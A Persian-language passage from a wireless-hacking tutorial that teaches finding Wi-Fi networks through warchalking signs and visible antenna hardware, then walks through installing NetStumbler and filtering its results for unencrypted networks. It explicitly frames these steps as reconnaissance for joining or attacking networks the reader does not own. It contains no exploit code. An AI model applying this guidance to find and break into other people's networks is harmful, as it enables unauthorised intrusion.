خوب بنا به هرکدام از حالت های فوق مسیر کاری شما نیز فرق خواهد کرد ولی فرض ما حالت های دوم و سوم است– بهتر بگویم اینکه شما دنبال هر شبکه بی سیم هستید حال چه آنرا بشناسید یا نشناسید که متعلق به کیست و چه ویژگی هایی دارد– ولی این هم مخاطرات خود را دارد ممکن است در حال اسکن تعدادی شبکه های بی سیم یکی دو شبکهPrivate که بیشترشان هم برای مراکز دولتی و نظامی باشند را اسکن کنید که آن موقع خودتان باید عواقب آنرا بپذیرید– پیشنهاد می کنم آموخته ها یتان را در این زمینه بر روی شبکه های دولتی و نظامی امتحان نکنید دنیای هک شبکه های بی سیم تبدیل به امری پر مخاطره شده است طیف وسیعی از جاسوسی ها حال حاضر در دنیا چه اقتصادی و یا سیاسی چه از شرکت ها برای دزدیدن طرح های اقتصادی و چه اطلاعات دولت ها هم اکنون از این فن آوری بهره می برند بدین گونه است که کار و فعالیت در این زمینه چنین پیشامد هایی را هم می تواند به همراه داشته باشد ممکن است شما بدون هیچ قصد و نیتی به بررسی عملکرد های چند شبکه بی سیم بپردازید که نا آگاه متوجه خواهید شد که به اتهام جاسوسی برای دیگران روانه زندان ویا عواقب ناگوارتری خواهید شد پس همیشه به نکاتی که اشاره کردم توجه لازم را داشته باشد همیشه از آموخته هایتان در جهت رفع نواقص سیستم هایتان بهره بگیرید و دیگر حوزه های جاری در این زمینه نپردازید به آنجا رسیدیم که باید دنبال مکان و جا های باشیم که در آنجا احتمال شبکه های بی سیم بسیار بیشتر از نقاط دیگر یافت می شود. خود من دو گونه راه را برای این امر پیشنهاد می کنم– یکی اینکه دنبال نشانه های دیداری از حضور و وجود شبکه های بی سیم در یک منطقه پی ببرید.
توضیح اینکه اگر با دید یک هکر خبره به محیط خود بنگرید کوچکترین مولفه های اطلاعاتی برای شما به بزرگترین نشانه و همچنین موثر ترین داده ها تبدیل می شوند اصولا اختلاف هکر ها از نظرمن نسبت به مردم عادی همین دید تیز بینانه و دقیق و موشکافانه است در حالی که تعداد بسیار زیادی از مردم از سیل اطلاعاتی که در دور و برشان می گذرد بی اطلاعند ولی هکر ها از خیل عظیم اطلاعات جاری داده های مورد نیاز خودشان را جمع آوری می نمایند.

خوب شما که از دید هکری به دور و اطرافتون دقت می کنید از کجا می فهمید که در منطقه ای در حال استفاده از شبکه های Wirelessهستند معلومه یکی علا ئم قرار دادی استفاده شده برای این موضوع هستش همانطور که می دانید هر تکنولوژی برای خودش علائم و نشانه هایی داره که اشخاص و افراد متخصص می توانند به فهمند که در جایی که قرار دارند این تکنولوژی هم حضور داره مثلا این آرم مربوط می شه به




مراکز و تاسیساتی که در آنها تحقیقات میکروبیولوژیک انجام می شه و یا دیگر علامات قراردادی مثل رادیو اکتیویته خواب برای تکنولوژی بی سیم هم علائم قراردادی انتخاب شده که بوسیله اون افراد بتونند تشخیص بدهند که در اونجا از طریق امواج رادیویی شبکه های بی سیم در حال فعالیت می باشند به آرم ها و علا ئم زیر توجه کنید.

هر کدام از این نشانه ها به یک معناست البته من در چند جا و از چند منبع معانی متفاوتی ار هر کدومشون پیدا کردم ولی اونی که فکر می کنم از همه درست تر باشد را عرض می کنم در ابتدا هر کدام یک از این نشانه ها رو دیدید به این معناست که در دور و اطراف شما یک شبکه بی سیم Wi-Fi وجود - نشانه سمت چپی به این معناست که شبکه بی سیم باز است– نشانه وسطی به این معنا است که شبکه بی سیم در حال حاضر بسته می باشد و نشانه سمت راستی به این معنا است که این شبکه بی سیم از کدگذاری (Encryption WEP استفاده می کند.

البته شرکت ها باید طبق قوانین حتما از این آرم و علائم هشدار دهنده استفاده کنند و لی بیشتر اوقات هم استفاده نمیشه یکی به خاطر اینکه برخی یا بیشتر مراکز دولتی از این نشانه ها استفاده نمی کنند و یا اینکه اصلا در عموم قرار نمی دهند به هر جهت محض آشنایی شما هر وقت یکی از این نشانه ها را مشاهده کردید احتمال یافتن شبکه های بی سیم بسیار زیاد است .

روش بعدی مشاهدات قطعات و تجهیزات سخت افزاری بی سیم و اینگونه فن آوری ها است بیشتر از روش قبلی این روش برای پیدا کردن شبکه ها می توان به آن تکیه کرد اگر شما به تجهیزات به کار رفته شده در شبکه آشنایی نه حتی حرفه ای بلکه یک آشنایی ابتدایی را داشته باشد می توانید به این نکته پی ببرید که در آن حوزه نیز از تجهیزان بی سیم استفاده می شود میزان و مدل های این گونه تجهیزات بسیار زیاد و در اندازه های متفاوت ساخته شده اند به طور مثال شکل های زیر نشان دهندهی بعضی تجهیزات به کار رفته شده در شبکه های بی سیم می باشد توضیح هر یک از سخت افزار های زیر خود نیاز به نوشتن یک یا چندین کتاب را دارد از جهت آشنای شما عزیزان با این نوع سخت افزار ها با چند مورد اشاره می نمایم .



شرکت های زیر از جمله تولید کنندگان قطعات شبکه های بی سیم هستند با مراجعه به سیاتهای معرفی شده هم می توانید از آخرین تکنولوژی های موجود با خبر شوید و همچنین اطلاعات فر آوان دیگری را در زمینه شبکه های بی سیم بدست آورید.

- Aeralix, Peabody, MA (http://www.aerialix.com)
- Antenna Systems and Supplies, Schaumburg, IL (http://www.antennasystems.com)
- Down East Microwave, Frenchtown, NJ (http://www.downeastmicrowave.com)
- ElectroComm, Denver, CO (http://www.ecommwireless.com)
- FAB Corp, Tampa Bay, FL (http://www.fab-corp.com)
- HD Communications, Ronkonkoma, NY (http://www.hdcom.com)
- Hyperlink Tech, Boca Raton, FL (http://www.hyperlinktech.com)
- NetGate, Spokane, WA (http://www.netgate.com)
- NetNimble, Sacramento, CA (http://www.netnimble.net)
- Pasadena Networks, Pasadena, CA (http://www.pasadena.net)
- Superpass, Waterloo, Ontario, Canada (http://www.superpass.com)
- The RF Connection, Gaithersburg, MD (http://www.therfc.com)

اگر در جایی یکی از این سخت افزار ها یا نمونه های مشابه را بر روی دکل های نصب شده یا بر روی ساختمان ها یا میان پنجره های یک ساختمان دیدید مطمئن باشد در حوزه کاری یک شبکه بی سیم قرار دارید حالا فرض می کنیم که نه شما علائم ای مشاهده کردید و نه سخت افزار های شبکه ای که با بعضی از اونها هم آشنا شدید– حالا باید چه کار کرد.


Netstumbler ler Utility

بله باید یک اسکن حوزه ای رو انجام بدهید– همانطور که در بخش های قبلی به شما نرم افزار Netstumbler را معرفی کردم اینجا نوبت به آن رسیده است که مقداری به طور مفصل تری با این برنامه بسیار جالب آشنا بشوید برنامه های دیگری را که به شما معرفی کردم را باید در سیستم عامل ها لینوکس و BSD کار کنید از آنجایی هم که کاربران چندان هم روی این سیتم ها نمی تونند فعالیت کنند من همین نرم افزار Netstmbler رو که در پلت فرم های ویندوز اجرا میشه رو شرح می دهم بعد از اینکه شبکه های بی سیم مورد نظر را با این نرم افزار شناسایی کردید می توانید از آسیب پذیری های شناخته شده برای انجام عملیات هک استفاده کنید باید بگویم که NetStumblerقادر به شناسایی همه کارت های شبکه نیست ابن بدان معنا است که بعضی شبکه ها را قادر به شنا سایی نیست ولی اگر می خواهید بدانسد که چه شبکه هایی را می تواند شناسایی ند به Read ME برنامه مراجعه کنید این برنامه تمامی کارت های که از

Lucent/Orinoco/Avaya/Agere/Proxim cards

را چیپ ست Hermes استفاده می کنند را شناسایی می کنند این نرم افزار Free است و می توانید آنرا از سایت این برنامه دریافت کنید البته نسخه تجاری آن نیز موجود می باشد که یک سری امکانات خاص را پشتیبانی می کند ولی همین نسخه آزاد را دریافت کنید تا با محیط کاری آن آشنا شوید و هنگامی که خواستید از این برنامه برای اسکن استفاده نمایید می توانید نسخه تجاری آنرا نیز خریداری نمایید .

هم اکنون نسخه 0.4.0 این برنامه برای دریافت در دسترس می باشد.




برای دریافت نسخه آزاد Netstumbler به آدرس :

http://www.netstumbler.com/downloads


در صفحه مورد نظر دو نو ع نسخه را مشاهده می نمایید که MiniStumbler بیشتر برایPDA ها در انجام هکینگ استفاده می شود در ظمن تعداد کارت های شبکه کم تری را نسبت به نسخه اصلی شناسایی می کند. پیشنهاد می کنم همان نسخه Netstumbler را دریافت نمایید به تصویر زیر توجه فرمایید .


بعد از بار شدن صفحه بر روی لینک NetStumbler 0.4.0 Installer کلیک نموده تا پنجرهFile Download -به شکل زیر نمایان شده و آنرا را بر روی هارد دیسک ذخیره کنید .برنامه حجمی کمتر از 2 مگابایت دارد .




بعد از دریافت کامل آن برنامه نصب که در شکل زیر مشاهده می کنید را اجرا کنید

همانند تصاویر زیر مراحل نصب را ادامه دهید









پس از اتمام مراحل نصب بر روی نماد زیر کلیک نموده و برنامه را اجرا کنید قبل از اجرای برنامه اطمینان پیدا کنید که کارت شبکه بی سیم شما را شناسایی نموده است با یک با restart نوت بوک از این موضوع اطمینان حاصل پیدا کنید Netstumbler به احتمال زیادبا خطاهایی مبنی بر عدم شناسایی آداپتور شبکه بر خورد خواهید کرد که با استفاده از PC Card مناسب این مشکل نیز حل می شود


بعد از اجرا صفحه ای مطابق محیط کلی برنامه بصورت زیر نمایان می شود.




در ابتدا بهتر است به پیکر بندی آن بپردازید به Options برنامه بروید و تنظیماتی از قبیل سرعت اسکن و دیگر موارد را تنظیم نمایید در این قسمت گزینه هایی زیادی را پیدا خواهید کرد از جمله اینکه اگر از Win2k یا Win XP استفاده می کنید بایستی بخش Reconfigure card automatically را فعال نمایید برای دیگر قسمت ها می توانید از Help برنامه کمک بگیرید .




یکی دیگر از تنظیمات جالب گرفتن پاسخ های MIDI می باشد دیگر تنظیماترا دست نزنید ولی اگر کاربر حرفه ای هستید برای مسائل مربوطه بخصوص فیلترینگ نتایج می توانید تنظیمات خاصی را به اجرا بگذارید



بعد از انجام تنظیمات اگر کارت شبکه بی سیم نصب شده باشد و فعال هم باشد netstumbler به صورت اتوماتیک شروع به شناسایی و یافتن لیست شبکه های بی سیم موجود در منطقه اسکنینگ می کند -البته آن کارت شبکه هایی را که قادر باشد را شناسایی می نماید به شکل زیر توجه فرمایید



همانطور که در تصویر بالا مشاهده می فرمایید Netstumbler دو تا توانسته است APs را در منطقه شناسایی کند هر دو با مشخصه Cisco Aironet APs با کد ینگ WEPمیباشند یکی بر روی channel 6 و دیگری برروی Channel 1 دریافت شده است SSID هم نمایا ن بوده و 020020141 می باشد و دیگر نکاتی که از اسکن بدست آمده اند را می توانید مشاهده کنید از همین جا یکی از ضعف های شبکه نمایان شد SSID می توانید از این ضعف استفاده کنید برای پیوستن به شبکه بی سیم مورد نظر .
شما می توانید نتایج اسکن را فیلتر نیز کنید مثلا اگر می خواهید ببینید آیا شبکه ای پیدا می شود که WEP ان فعال نباشد را پیدا کنید قسمت Encryption Off را انتخاب کنید نتایج به صورت زیر است




اطلاعات اضافی را نیز می توانید با انتخاب MAC Address هارا در زیر SSID و APs مشاهده کنید مطابق شکل زیر – نکته ای که در اینجا باید تذکر بدهم که کار با هر برنامه ای و بر روی شبکه های مختلف نتایج متفاوتی را می 